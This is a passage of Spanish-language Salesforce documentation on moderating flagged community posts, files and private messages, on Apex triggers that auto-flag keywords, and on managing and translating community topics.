
- Ver publicaciones y comentarios marcados desde la aplicación de la página de inicio Descripción general de la moderación.
- Utilizar un informe de Perspectivas preconfigurado. en Gestión de comunidad.

  Utilice los informes Publicaciones marcados y Comentarios marcados que se proporciona en el paquete Gestión de comunidades de Salesforce. Estos informes le permiten gestionar rápidamente las publicaciones y comentarios marcados de su comunidad. Puede ver el contenido de la publicación o comentario y luego retirar la marca o eliminarlo. También puede seleccionar múltiples elementos a la vez.

  Para obtener este informe, instale el paquete Gestión de comunidades de Salesforce desde AppExchange. Para obtener información, consulte Crear informes en comunidades con el paquete Paneles y perspectivas.

- Utilice las noticias en tiempo real marcadas en Chatter.

  Si está utilizando una comunidad Salesforce Tabs + Visualforce, puede ver una lista de publicaciones y comentarios marcados utilizando el menú Chatter de su comunidad. La preferencia `Permitir a los miembros que marquen el contenido` debe estar activada para ver las noticias en tiempo real marcadas.




- Modere utilizando una lista personalizada. Puede exponer una lista de publicaciones y comentarios marcados utilizando la API de REST de Chatter o ConnectApi en Apex.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver elementos marcados, retirar marcas y eliminar publicaciones o comentarios:

- "Moderar noticias en tiempo real de comunidades"

Par moderar publicaciones y comentarios en Gestión de comunidad:

- "Acceder a Gestión de comunidad" O "Moderar noticias en tiempo real de comunidades"

  Y

  "Gestionar comunidades" O "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

- Haga clic en un vínculo que lleve a la publicación o comentario desde el correo electrónico de notificación.
- Modere directamente dentro del contexto de su comunidad eliminando marcas o eliminando contenido en las noticias en tiempo real.

Consejo: Para recibir un correo electrónico cada vez que se marca un elemento en su comunidad, seleccione la casilla de verificación **Marcar un elemento como inapropiado** en la página Configuración de correo electrónico.

CONSULTE TAMBIÉN

*Guía del desarrollador de la API de REST de Chatter*

*Guía del desarrollador de Apex*

## Moderar archivos marcados en su comunidad

Los moderadores de una comunidad pueden revisar una lista de archivos que los miembros de la comunidad han marcado como inadecuados o spam y actuar. Los propietarios o administradores de los grupos pueden ver marcas y actuar en archivos en sus grupos.

Los miembros de su comunidad podrían publicar archivos no adecuados porque contienen información o contenido confidencial u ofensivo. Otros miembros de la comunidad pueden marcar estos archivos para su revisión. Los archivos marcados tienen una pequeña marca naranja. El número junto a la marca indica cuantas personas han marcado el elemento.

Algunas cosas a tener en cuenta:

- Los moderadores solo pueden ver y actuar en elementos a los que tienen acceso.
- Dentro de un grupo en una comunidad, los propietarios y administradores de grupos pueden revisar y retirar marcas en los grupos que poseen y gestionan si `Permitir a miembros marcar contenido` está activado para su comunidad.
- Si `Permitir a miembros marcar contenido` está desactivado en una comunidad, solo los moderadores pueden marcar elementos y ver elementos marcados.

Hay varias maneras de moderar archivos marcados:

- Acceda al informe Perspectiva de archivos marcados directamente desde la página Descripción general de moderación de Gestión de comunidad.
- Utilizar un informe de Perspectivas preconfigurado. en Gestión de comunidad.

  Utilice el informe Archivos marcados que se proporciona en el paquete Gestión de comunidades de Salesforce. Este informe le permite ver el nombre del archivo marcado, quién lo creó, quién lo marcó y cuántas marcas tiene el archivo. Puede hacer clic en un vínculo para abrir el archivo y revisar el contenido. Luego puede retirar la marca o eliminar el archivo. También puede seleccionar múltiples elementos a la vez.

  Para obtener este informe, instale el paquete Gestión de comunidades de Salesforce desde AppExchange. Para obtener información, consulte Crear informes en comunidades con el paquete Paneles y perspectivas.
- Modere utilizando una lista personalizada. Puede exponer una lista de archivos marcados utilizando la API de REST de Chatter o ConnectApi en Apex.
- Modere directamente dentro del contexto de su comunidad eliminando marcas o eliminando contenido en la página de detalle del archivo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la página de detalles del archivo, eliminar marcas y eliminar archivos:
- "Moderar archivos de comunidades"

Par moderar archivos en Gestión de comunidad:
- "Moderar archivos de comunidades"

  Y

  "Acceder a gestión de comunidad" O "Gestionar comunidades" O "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

Consejo: Para recibir un correo electrónico cada vez que se marca un elemento en su comunidad, seleccione la casilla de verificación **Marcar un elemento como inapropiado** en la página Configuración de correo electrónico.

Para limitar el tamaño y los tipos de archivos permitidos en su comunidad, vaya a la página **Administración** > **Preferencias**.

CONSULTE TAMBIÉN

*Guía del desarrollador de la API de REST de Chatter*

*Guía del desarrollador de Apex*

# Moderar mensajes privados marcados en su comunidad

Los moderadores de la comunidad pueden revisar y actuar en una lista de mensajes de Chatter que los miembros de la comunidad han marcado como inapropiados o como spam.

El permiso "Moderar mensajes de Chatter en comunidades" permite a los usuarios ver los contenidos de mensajes, retirar marcas y eliminar mensajes únicamente en las comunidades de las que son miembros. Con este permiso, solo se pueden eliminar los mensajes marcados. El permiso "Modificar todos los datos" permite a los moderadores retirar marcas o eliminar un mensaje en la API de SOAP.

Asegúrese de que sus moderadores disponen del permiso "Moderar mensajes de Chatter en comunidades", *no* el permiso "Gestionar mensajes de Chatter". El permiso "Gestionar mensajes de Chatter" permite a los usuarios ver *todos* los mensajes de su organización de Salesforce al completo. Evite problemas de seguridad y privacidad; compruebe dos veces que sus moderadores y gestores tienen el permiso adecuado.

**Importante:** Recuerde estas limitaciones:

- Los miembros de la comunidad no pueden marcar mensajes enviados desde comunidades de las que no son miembros o que no han activado el marcado para sus usuarios.
- Los usuarios no pueden marcar mensajes en su organización interna, en Salesforce1 o en portales de socio y de cliente.

Existen algunos modos para supervisar y gestionar los mensajes marcados en sus comunidades:

- Acceda al informe Perspectiva de archivos marcados directamente desde la página Descripción general de moderación de Gestión de comunidad.
- Utilizar un informe de Perspectivas preconfigurado. en Gestión de comunidad.

  Utilice el informe Mensajes privados marcados que se proporciona en el paquete Gestión de comunidades de Salesforce. Este informe le permite realizar un seguimiento de las tendencias y estar al tanto de los ataques de spam con mensajes en su comunidad. Puede ver quién envió el mensaje, el contenido del mensaje, el momento en que se envió y quién marcó el mensaje. Puede utilizar este informe para desmarcar mensajes y eliminar mensajes.

  Para obtener este informe, instale el paquete Gestión de comunidades de Salesforce desde AppExchange. Para obtener información, consulte Crear informes en comunidades con el paquete Paneles y perspectivas.

- Cree su propio informe.

  En primer lugar, cree un tipo de informe personalizado utilizando `Redes` como el objeto principal y `Auditorías de redes` como el objeto secundario. A continuación, cree un informe utilizando su nuevo tipo de informe personalizado y agregue un filtro de campo para `Tipo de objeto auditado` definido como `Mensaje de Chatter`. Utilice la API para eliminar mensajes marcados.

- Consulte directamente los mensajes marcados desde la API y luego elimínelos.

**Consejo:** Si desea recibir un correo electrónico cada vez que se marca un mensaje en su comunidad, seleccione la opción **Marcar un elemento como inapropiado** en la página Configuración de correo electrónico. Para recibir mensajes de correo electrónico, debe tener los permisos "Moderar mensajes de Chatter en comunidades" y "Moderar noticias en tiempo real de comunidades". Para establecer sus preferencias de correo electrónico, vaya a su página de perfil en una comunidad, haga clic en el botón desplegable ( ) en la esquina superior

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Par moderar mensajes en Gestión de comunidad.

- "Moderar mensajes de Chatter en comunidades"

  Y

  "Acceder a gestión de comunidad" O "Gestionar comunidades" O "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

Para ver el contenido de un mensaje marcado en informes:

- "Moderar mensajes de Chatter en comunidades"

Para retirar etiquetas o eliminar mensajes en la API de SOAP:

- "Modificar todos los datos"

derecha y seleccione **Mi configuración** y, a continuación, haga clic en **Configuración de correo electrónico**.

CONSULTE TAMBIÉN

Directrices para la eliminación de los mensajes de Chatter de sus usuarios

*Guía del desarrollador de la API de SOAP*: ChatterMessage

*Guía del desarrollador de Apex*: Moderar mensajes privados de Chatter con desencadenadores de Apex

## Configurar desencadenadores de Apex para el marcado de elementos

Utilice desencadenadores para crear lógicas de moderación avanzada personalizadas que marcan elementos automáticamente en su comunidad.

Consejo: ¿Sabe que puede hacerlo en la interfaz de usuario? La mayoría de las comunidades no necesitan desencadenadores de moderación personalizados. Puede crear criterios y reglas de moderación directamente en Gestión de comunidad. Para obtener más información, consulte Reglas de moderación de la comunidad.

El uso de desencadenadores para marcar elementos automáticamente le permite moderar su comunidad en segundo plano. Estas marcas **solo** son visibles para los moderadores. Puede ver marcas en Gestión de comunidad, consultarlas en la API o utilizar tipos de informe personalizados para crear informes en elementos marcados, personas cuyos elementos se marcan más, etc.

Al crear desencadenadores, tenga en cuenta lo siguiente:

- Cree Apex después de insertar desencadenadores tanto en FeedItem como en FeedComment, ChatterMessage o ContentDocument.
- Defina los criterios que, cuando se cumplen, crean un registro NetworkModeration (marca) con FeedComment, FeedItem, ChatterMessage o ContentDocument como el principal.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear desencadenadores:

- "Modificar todos los datos"

Ejemplo: Este desencadenador marca automáticamente publicaciones en su comunidad que contienen *BadWord*.

```
trigger autoflagBadWord on FeedItem (after insert) {
    for (FeedItem rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope))
            continue;

        if (rec.body.indexOf('BadWord') >= 0) {
            NetworkModeration nm = new NetworkModeration(entityId=rec.id,
visibility='ModeratorsOnly');
            insert(nm);
        }
    }
}
```

Un desencadenador similar en comentarios podría tener este aspecto.

```
trigger autoflagBadWord on FeedComment (after insert) {
    for (FeedComment rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope))
            continue;

        if (rec.commentBody.indexOf('BadWord') >= 0) {
            NetworkModeration nm = new NetworkModeration(entityId=rec.id,
```

```
visibility='ModeratorsOnly');
            insert(nm);
        }
    }
}
```

CONSULTE TAMBIÉN

*Guía del desarrollador de la API de SOAP*

# Organizar comunidades de autoservicio con temas

Los temas de navegación y destacados son una manera excelente de organizar contenidos en cualquier comunidad. Utilice temas para estructurar el contenido de su comunidad o destacar debates importantes. Puede crear temas o utilizar los temas que aparecen de forma espontánea desde publicaciones de miembros de la comunidad. Puede utilizar temas en las comunidades creadas empleando la plantilla Servicio al cliente (Napili).


En Gestión de comunidad, seleccione los temas y subtemas de navegación para proporcionar un mapa coherente de su comunidad. Utilice los temas destacados para resaltar conversaciones actuales y populares. En la comunidad en sí, los temas creados por miembros permiten a los usuarios organizar información para otros, creando una experiencia personalizada que estimula el compromiso de la comunidad.

En una comunidad de autoservicio, la plantilla Servicio al cliente (Napili) especifica el formato y diseño de temas de navegación, destacados y creados por los miembros.


Consejo: Para agregar temas destacados y de navegación a otros tipos de comunidades, los desarrolladores de Apex pueden utilizar la clase ConnectApi.ManagedTopics en una página de Visualforce.

## Temas de navegación

En cada página de una comunidad de autoservicio, los temas de navegación están disponibles desde el menú Temas en la parte superior izquierda. Los miembros de la comunidad también ven todos los temas y subtemas de navegación de la comunidad en un lugar en el catálogo de temas.





Cuando los visitantes eligen un tema de navegación, la imagen del panel que ha seleccionado para él aparece en la parte superior de la página.





## Temas destacados

Los temas destacados son accesibles desde el cuerpo de su página de inicio de la comunidad. Las imágenes en miniatura que selecciona para temas destacados solo los identifican. (Estas miniaturas únicas solo aparecen en la página de inicio; en la parte superior de todas las páginas de temas destacados, aparece la imagen de panel predeterminada especificada en Community Builder.)



# Temas creados por miembros

Al publicar preguntas, los miembros de la comunidad crean temas utilizando etiquetas de almohadilla en el texto del cuerpo o escribiendo en el cuadro de sugerencias de tema. (En Configuración, los permisos "Asignar temas" y "Crear temas" deben estar activados para usuarios de la comunidad.)




Si cualquiera de los temas sugeridos es una coincidencia reducida para la publicación, los miembros pueden simplemente hacer clic para eliminarlo.

Consejo: Los temas creados por miembros son accesibles a través de búsquedas o destacados como temas destacados en la página Gestión de comunidad.

### Gestionar temas en Comunidades

Como el número de temas en una comunidad crece, mejórelos para mejorar el uso. En Gestión de comunidad, puede crear, combinar, cambiar el nombre y eliminar temas en una ubicación cómoda.

### Configurar temas destacados

Los temas destacados destacan conversaciones populares de comunidad actuales. Cámbielos con regularidad para mantener los miembros de la comunidad actualizados y comprometidos.

### Configurar temas de navegación

Estructure el contenido de su comunidad y ayude a sus usuarios a encontrar lo que necesitan con temas de navegación. Si su organización utiliza categorías de datos, los gestores de la comunidad pueden vincular artículos actuales de Salesforce Knowledge con esas categorías a cada tema de navegación. (Si las categorías de datos no están activadas, los administradores pueden agregar artículos a cada tema utilizando la API de REST de Chatter.)

### Ver los temas y los subtemas de su comunidad en un punto

Ha pasado por la tarea exhaustiva de agregar temas y varios niveles de subtemas al contenido de su comunidad. Ahora desea que los miembros de su comunidad vean todos los temas organizados en un punto, de manera que puedan navegar hasta cualquier tema que deseen. ¡No tenga miedo! Pueden ver todo en el catálogo de temas de su comunidad.

### Agregar temas a artículos o eliminarlos

Agregue fácilmente varios temas de cualquier tipo a artículos específicos o elimínelos rápidamente cuando cambien las necesidades de la comunidad.

### Traducir nombres y descripciones de temas para comunidades con audiencias internacionales

Utilice el Sistema de traducción para traducir temas de navegación y destacados, así como las descripciones de temas, en comunidades internacionales.

# Gestionar temas en Comunidades

| PERMISOS DE USUARIO | |
|---|---|
| Para acceder a la página Gestión de comunidad: | "Gestionar comunidades"<br>O BIEN<br>"Crear y configurar comunidades" |
| Para crear temas: | "Crear temas" |
| Para combinar temas: | "Combinar temas" |
| Para eliminar temas: | "Eliminar temas" |
| Para cambiar el nombre de temas: | "Modificar temas" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Como el número de temas en una comunidad crece, mejórelos para mejorar el uso. En Gestión de comunidad, puede crear, combinar, cambiar el nombre y eliminar temas en una ubicación cómoda.

1. Abra Gestión de comunidad.
2. Haga clic en **Temas** > **Gestión de temas**.
3. Realice cualquiera de las siguientes acciones:
   - Para crear un tema (a menudo con un plan para combinar los temas existentes en él), haga clic en **Nuevo**. Agregue un nombre y una descripción de tema, que potenciará el SEO.
   - Para combinar temas existentes, haga clic en **Combinar**.

     La combinación de un tema redirige las etiquetas de almohadilla existentes automáticamente en publicaciones. Si combina un tema de navegación o destacado, se descarta el tipo de tema, la imagen y cualquier relación de subtema.
   - Para cambiar el nombre o eliminar un tema existente, o bien agregar una descripción, haga clic en .

     Si no visualiza el tema que desea eliminar o cuyo nombre desea cambiar, búsquelo o haga clic en **Mostrar más** bajo la lista de temas.

Consejo: Para comunidades con una audiencia global, puede traducir nombres y descripciones de temas de navegación y destacados. Desde Configuración, busque y seleccione *Traducir*. A continuación seleccione el componente de configuración `Tema gestionado` y amplíe una comunidad para ver los nombres de los temas principales.

CONSULTE TAMBIÉN

Configurar temas de navegación

Configurar temas destacados

# Configurar temas destacados

Los temas destacados destacan conversaciones populares de comunidad actuales. Cámbielos con regularidad para mantener los miembros de la comunidad actualizados y comprometidos.

1. Abra Gestión de comunidad.
2. Haga clic en **Temas** > **Temas destacados**.
3. Introduzca las primeras letras del nombre del tema en el cuadro de búsqueda. Seleccione un tema sugerido y haga clic en **Agregar**. Utilice temas de navegación o creados por miembros.

   Consejo: Con el uso de la API de REST de Chatter, puede crear temas destacados únicos, separados de los temas de navegación y creados por miembros.

4. Pase el ratón sobre un nombre de tema y haga clic en . A continuación, haga clic en **Cargar imagen en miniatura** y seleccione una imagen que representa el tema destacado en la página de inicio de la comunidad.

   (Se amplían las imágenes en miniatura a 250 x 250 píxeles. Para evitar distorsiones, cree archivos de imagen con esas dimensiones.)

5. Repita los pasos 3 y 4 para crear varios temas destacados para su comunidad, hasta un máximo de 25 y luego haga clic en **Guardar**.

Para modificar rápidamente temas destacados existentes, solo tiene que pasar el ratón sobre un nombre de tema y realizar cualquiera de las siguientes acciones:

- Para mover temas hacia arriba o hacia abajo, haga clic en las flechas a la izquierda:
- Para eliminar temas o cambiar sus imágenes en miniatura, haga clic en .

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para acceder a la página Gestión de comunidad:

- "Gestionar comunidades"

  O

  "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

Para configurar temas destacados:

- "Modificar temas"

# Configurar temas de navegación

Estructure el contenido de su comunidad y ayude a sus usuarios a encontrar lo que necesitan con temas de navegación. Si su organización utiliza categorías de datos, los gestores de la comunidad pueden vincular artículos actuales de Salesforce Knowledge con esas categorías a cada tema de navegación. (Si las categorías de datos no están activadas, los administradores pueden agregar artículos a cada tema utilizando la API de REST de Chatter.)

1. Desde Configuración, introduzca *Temas para objetos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Temas para objetos** y active temas para todos los tipos de artículo que desea incluir.

   Nota: La activación de temas desactiva etiquetas públicas en artículos. Las etiquetas personales no se ven afectadas.

2. Abra Gestión de comunidad.
3. Haga clic en **Temas** > **Temas de navegación**.
4. En el cuadro de texto a la derecha, introduzca un nombre de tema y haga clic en **Agregar**. ¿Desea agregar subtemas? Después de agregar un tema, seleccione su tema desde el menú desplegable (bajo Mostrar los subtemas de). Para agregar un subtema, agregue otro tema y haga clic en **Agregar**. Puede agregar hasta dos niveles de subtemas a cada tema principal.
5. Si su organización utiliza categorías de datos, pase el ratón sobre el nombre del tema de navegación y haga clic en . Seleccione un Grupo de categoría de datos y a continuación seleccione las categorías que desea agregar al tema y haga clic en **Agregar artículos y Cerrar ventana**.

   Importante: Este proceso solo agrega artículos actuales a un tema. Para agregar nuevos artículos, vuelva a Gestión de comunidad y repita el paso anterior.

6. Pase el ratón sobre un nombre de tema y haga clic en . continuación, haga clic en **Cargar imagen de pancarta** y seleccione una imagen que aparece en la parte superior de la página del tema.

   (Las imágenes de pancarta se amplían a 1400 x 180 píxeles. Para evitar distorsiones, cree archivos de imagen con esas dimensiones.)

7. Repita los pasos 4 a 6 para crear varios temas de navegación para su comunidad A continuación, haga clic en **Guardar**.
8. Utilice subtemas para categorizar aún más sus contenidos. Asocie artículos para cada conjunto de subtemas para una organización más granular.
   La siguiente sección describe el número máximo de temas de navegación y subtemas que puede tener en una plantilla de comunidad de Servicio al cliente (Napili).

| Nivel | Número máximo de entradas |
|---|---|
| Uno (principal) | 25 |
| Dos (subtema) | 10 |
| Tres (subtema) | 10 |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a la página Gestión de comunidad:
- "Gestionar comunidades"

  O

  "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

Para configurar temas de navegación:
- "Crear temas"

  Y

  "Modificar temas"

Para agregar artículos a temas:
- "Ver categorías de datos"

  Y

  "Leer" en tipos de artículos relacionados

Consejo: Para modificar rápidamente temas de navegación existentes, solo tiene que pasar el ratón sobre un nombre de tema y realizar cualquiera de las siguientes acciones:

- Para mover un tema hacia arriba o hacia abajo, haga clic en las flechas a la izquierda:
- Para cambiar el nombre de un tema o eliminarlo , cambie su imagen de panel o elimina artículos asignados, haga clic en .

CONSULTE TAMBIÉN

Ver los temas y los subtemas de su comunidad en un punto

## Ver los temas y los subtemas de su comunidad en un punto

Ha pasado por la tarea exhaustiva de agregar temas y varios niveles de subtemas al contenido de su comunidad. Ahora desea que los miembros de su comunidad vean todos los temas organizados en un punto, de manera que puedan navegar hasta cualquier tema que deseen. ¡No tenga miedo! Pueden ver todo en el catálogo de temas de su comunidad.

El catálogo de temas muestra la jerarquía de los temas de navegación que creó para la comunidad. Solo es visible después de que haya configurado los temas de navegación, y se accede a él desde el menú de navegación.


¿Cómo es el catálogo de temas útil para los miembros de su comunidad?

- Los usuarios nuevos y que vuelven ven todos los temas organizados en un punto, con una visión general antes de profundizar en un tema específico.
- Cualquier usuario de la comunidad puede utilizar el catálogo de temas como punto de salto para ir de tema a tema.

Para configurar el catálogo de temas, seleccione **Agregar el vínculo "Más temas..."** cuando modifique el menú de navegación en la página de inicio.

También puede ver la colocación de un artículo o debate en la jerarquía de temas empleando rutas de exploración. Para mostrar las rutas de exploración en las páginas de su comunidad, arrastre y suelte el componente Ruta de exploración en Generador de comunidad.

Ejemplo:



CONSULTE TAMBIÉN

Configurar temas de navegación

## Agregar temas a artículos o eliminarlos

Agregue fácilmente varios temas de cualquier tipo a artículos específicos o elimínelos rápidamente cuando cambien las necesidades de la comunidad.

1. Abra Gestión de comunidad.
2. Haga clic en **Temas** > **Gestión de artículos**.
3. Utilice la barra de búsqueda para buscar artículos. Filtre su búsqueda seleccionando una categoría de datos seguido de una categoría específica.
4. Haga clic en un artículo y luego escriba para asignar temas o haga clic en temas existentes para eliminarlos.

Nota: Para agregar automáticamente la versión traducida de un tema a artículos traducidos, los temas y artículos traducidos deben estar ya cargados en el sistema. En caso contrario el artículo traducido se etiqueta con el tema en inglés.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a la página Gestión de comunidad:
- "Gestionar comunidades"

  O BIEN

  "Crear y configurar comunidades"

Para agregar o eliminar temas:
- "Crear temas"

# Traducir nombres y descripciones de temas para comunidades con audiencias internacionales

Utilice el Sistema de traducción para traducir temas de navegación y destacados, así como las descripciones de temas, en comunidades internacionales.

1. En Configuración, introduzca *Traducir* en el cuadro Búsqueda rápida y, a continuación, seleccione **Traducir**.
2. Seleccione el *Idioma* hacia el que está traduciendo.
3. Para *Componente de configuración*, seleccione **Tema gestionado**.
4. Para *Aspecto*, seleccione **Etiqueta de campo** para cambiar el nombre del tema, y **Descripción** para cambiar la descripción del tema.
5. En la columna *Nombre de comunidad*, amplíe una comunidad para ver sus nombres de tema principales.
6. Para introducir nombres específicos del idioma para temas destacados y de navegación, haga doble clic en la columna *Traducción del nombre de tema*.

   Tenga en cuenta los siguientes aspectos cuando utilice el Sistema de traducción:

   - No existe compatibilidad de la API de metadatos para nombres de tema o descripciones traducidos.
   - Mientras que la exclusividad del nombre de tema está garantizada en inglés, el traductor debe garantizar la exclusividad de nombre de tema en el idioma traducido.
   - La modificación de nombres de tema desde Gestión de comunidad solo cambia la comunidad Inglés. Todos los cambios de nombre y descripción de tema traducidos se deben realizar utilizando el Sistema de traducción.
   - Si se introduce un nombre de tema traducido cuando la comunidad está en modo Inglés, el nombre traducido puede aparecer dos veces en la comunidad traducida.
   - Cuando los nombres de tema se traducen con el Sistema de traducción, las etiquetas de almohadilla en las comunidades traducidas también cambian. Por ejemplo, #help aparece como #aiuto en italiano. Si el miembro de comunidad vuelve a Inglés desde Italiano, hacer clic en la etiqueta de almohadilla #aiuto proporciona un mensaje de error en vez de mostrar la página de detalles del tema de #help.

   Nota: Para agregar automáticamente la versión traducida de un tema a artículos traducidos, los temas y artículos traducidos deben estar ya cargados en el sistema. En caso contrario el artículo traducido se etiqueta con el tema en inglés.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para traducir temas:

- "Ver parámetros y configuración"

  Y

